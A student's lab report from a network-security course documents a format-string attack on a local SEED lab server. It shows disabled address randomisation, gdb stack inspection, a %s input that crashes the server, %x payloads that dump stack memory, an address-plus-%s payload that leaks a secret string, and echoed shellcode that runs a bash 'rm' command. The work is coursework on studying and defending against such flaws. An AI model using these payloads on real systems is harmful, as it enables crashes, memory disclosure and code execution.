
COMP434-PROJECT 2 REPORT


Name-Surname: Barış KAPLAN
KU ID NUMBER: 69054
KU EMAIL ADDRESS: bkaplan18@ku.edu.tr
Project Number: Project #2
Term: Spring 2022
Lecture: Computer Network & Security

TASK-1:




```
[04/04/22]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Figure 0: Closing the randomization of the memories



```
server.c: In function ‘myprintf’:
server.c:35:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
     printf(msg);
     ^

[04/04/22]seed@VM:~/project2$
```


Figure 1: The warning I got after compiling the server.c program at the beginning of task-1



```
[04/05/22]seed@VM:~/.../Project2$ sudo ./server
The address of the input array: 0xbffff0d0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff028
hello
The value of the 'target' variable (after): 0x11223344
^C
[04/05/22]seed@VM:~/.../Project2$
```

Figure 2: The screenshot-1 of running the server with root privilege

As you can see in Figure 2, the input string “hello” which comes from client (See below figure for client) is outputted successfully in the server.



```
[04/05/22]seed@VM:~/.../Project2$ echo hello | nc -u 127.0.0.1 9090
```

Figure 3: The screenshot of running the echo command (along with the nc command which is used for sending data to the server side terminal) in the client side terminal. As it can be seen in Figure 2, the ‘hello’ string is successfully outputted in the server side terminal.



```
[04/05/22]seed@VM:~/.../Project2$ nc -u 127.0.0.1 9090 < badfile
█
```

Fıgure 4: Running of the client terminal while sending the content of the badfile to the server side terminal (Before I run this command, I have run “python3 server_exploit_skeleton.py” command in order to compile the python program called as “server_exploit_skeleton.py”).






```
[04/05/22]seed@VM:~/Desktop$ ls
Project2
[04/05/22]seed@VM:~/Desktop$ cd Project2
[04/05/22]seed@VM:~/.../Project2$ ls
badfile  build_string.py  description.pdf  Makefile  server  server.c  server_exploit_skeleton.py
[04/05/22]seed@VM:~/.../Project2$ █
```

Fıgure 5: The file which is named as ”badfile” appears under the Project2 file after the execution of the "nc -u 127.0.0.1 9090 < badfile" command given in the Task-1


```
[04/05/22]seed@VM:~/.../Project2$ sudo ./server
The address of the input array: 0xbffff0d0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff028
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
�������������������������������������������������������������������������������1
�Phbashh////h/bin��1�Ph-ccc��1�Rh    hile h/myfh/tmph/rm h/bin��1�QRPS��1�1��
                                                                             The
_value of the 'target' variable (after): 0x11223344
```
Figure 6: The output of the execution of the server right after sending the badfile content to the server side (content of the badfile printed on the server terminal)


TASK-2:


```
Breakpoint 1, 0x080485f4 in myprintf ()
(gdb) info frame
Stack level 0, frame at 0xbfffefa0:
 eip = 0x80485f4 in myprintf; saved eip = 0x80487e5
 called by frame at 0xbffff640
 Arglist at 0xbfffef98, args:
 Locals at 0xbfffef98, Previous frame's sp is 0xbfffefa0
 Saved registers:
  ebp at 0xbfffef98, eip at 0xbfffef9c
```
The figure which shows the memory address of the return address belonging to the myprintf() function under the saved register called as "eip", and the name of this memory address is 0xbfffef9c.



```
[04/05/22]seed@VM:~/.../Project2$ sudo ./server
The address of the input array: 0xbffff0d0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff028
hello
The value of the 'target' variable (after): 0x11223344
^C
[04/05/22]seed@VM:~/.../Project2$
```

The figure which displays the memory address of the buffer which is in the main() method (memory address of the buffer is 0xbffff0d0).



```
Breakpoint 2, __printf (format=0x80488e4 "The address of the secret: 0x%.8x\n")
    at printf.c:28
28      in printf.c
(gdb) c
Continuing.
The address of the secret: 0x08048870

Breakpoint 2, __printf (
    format=0x8048908 "The address of the 'target' variable: 0x%.8x\n")
    at printf.c:28
28      in printf.c
(gdb) info frame
Stack level 0, frame at 0xbfffef90:
 eip = 0xb7e51670 in __printf (printf.c:28); saved eip = 0x8048697
 called by frame at 0xbfffefb0
 source language c.
 Arglist at 0xbfffef88, args:
    format=0x8048908 "The address of the 'target' variable: 0x%.8x\n"
 Locals at 0xbfffef88, Previous frame's sp is 0xbfffef90
 Saved registers:
  eip at 0xbfffef8c
(gdb)
```

The figure which displays the memory address of the format string reference which is inside the printf() function's memory address space (The memory address of format string for the printf() function is under the saved register called "eip" and this memory address is 0xbfffef8c.)


1-)

For 1 : 0xbfffef8c
For 2 : 0xbfffef9c
For 3 : 0xbffff0d0

2-)


The distance between Location-1 and Location-3 = |0xbffff0d0-0xbfffef8c|= 324 bytes

TASK-3:




```
[04/06/22]seed@VM:~/.../Project2$ sudo ./server
The address of the input array: 0xbfdd6740
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
```

Run of the "sudo ./server" command before I have sent an input from the client side terminal



```
[04/06/22]seed@VM:~$ ls
android        Desktop    examples.desktop  Music     Public     Videos
bin            Documents  get-pip.py        Pictures  source
Customization  Downloads  lib               project2  Templates
[04/06/22]seed@VM:~$ cd Desktop
[04/06/22]seed@VM:~/Desktop$ ls
Project2
[04/06/22]seed@VM:~/Desktop$ cd Project2
[04/06/22]seed@VM:~/.../Project2$ sudo ./server
The address of the input array: 0xbf8b8950
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbf8b88a8
Segmentation fault
[04/06/22]seed@VM:~/.../Project2$
```

The figure which shows that I obtained a segmentation fault in the execution of the server, and thus successfully crashed the server program.




```
[04/06/22]seed@VM:~$ nc -u 127.0.0.1 9090
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
```

While the server is executing, I have first written "nc -u 127.0.0.1 9090" command to the terminal. Then, in order to crash the server program, I have given the input below the command. After I sent this input to the server side terminal from the client side terminal, the server program successfully crashes (As it can be seen in the figure above).


The input that I have used to crash the server program:
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s

TASK-4 STACK PART:



```
[04/06/22]seed@VM:~/.../Project2$ sudo ./server
The address of the input array: 0xbffff0d0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff028
YYTT.0.64.b7fff918.804a014.b7fe97a2.b7fffad0.bffff0d0.1.bffff028.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.8a2b4d00.
3.bffff0d0.bffff6b8.80487e5.bffff0d0.bffff044.10.8048704.0.10.3.82230002.0.0.0.b7fe0cc8.b7fff8cc.1.b7fdbb10.0.0.0.0.0.0.0.0.0.
0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.54545959
The value of the 'target' variable (after): 0x11223344
^C
[04/06/22]seed@VM:~/.../Project2$ 
```

Running the server side code in the server side terminal,and printing the stack data to the terminal. The stack data is printed to the server side terminal after the client sends the message with the format specifiers.




```
[04/06/22]seed@VM:~/.../Project2$  echo $(printf "YYTT").%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x | nc -u 127.0.0.1 9090
^C
[04/06/22]seed@VM:~/.../Project2$ 
```

The input I have entered into the client side terminal and also the format specifiers that I have written to print the first four bytes of my input in the server side terminal.

echo$printf("YYTT").%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x | nc -u 127.0.0.1 9090


At the above part, you can see the command and the format specifiers I have used. In total, I have used 80 format specifiers in order to display first four bytes of my input.

TASK-4 HEAP PART:



```
[04/06/22]seed@VM:~/.../Project2$ echo $(printf "\x70\x88\x04\x08").%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%s | nc -u 127.0.0.1 9090
^C
[04/06/22]seed@VM:~/.../Project2$ 
```

The command I have used in the client side terminal (Figure 1 of Task 4-Heap Part). For the part in the printf function, I have written the address of the secret (Note: As it can be seen in the Figure 2 of Task 4-Heap Part, the address of the secret is 0x08048870). Moreover, instead of using a %x format specifier at the end, I have used %s format specifier at the end to display the content of the particular string.



```
[04/06/22]seed@VM:~/.../Project2$ sudo ./server
The address of the input array: 0xbffff0d0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff028
p�.0.64.b7fff918.804a014.b7fe97a2.b7fffad0.bffff0d0.1.bffff028.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.8ce4bc00.3.
bffff0d0.bffff6b8.80487e5.bffff0d0.bffff044.10.8048704.0.10.3.82230002.0.0.0.b7fe0cc8.b7fff8cc.1.b7fdbb10.0.0.0.0.0.0.0.0.0.
0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.A secret message
```

Running the server code in the server side terminal. After I entered the command in the Figure 1 of Task 4 to the client side terminal, I have seen the content of the secret message as "A secret message".

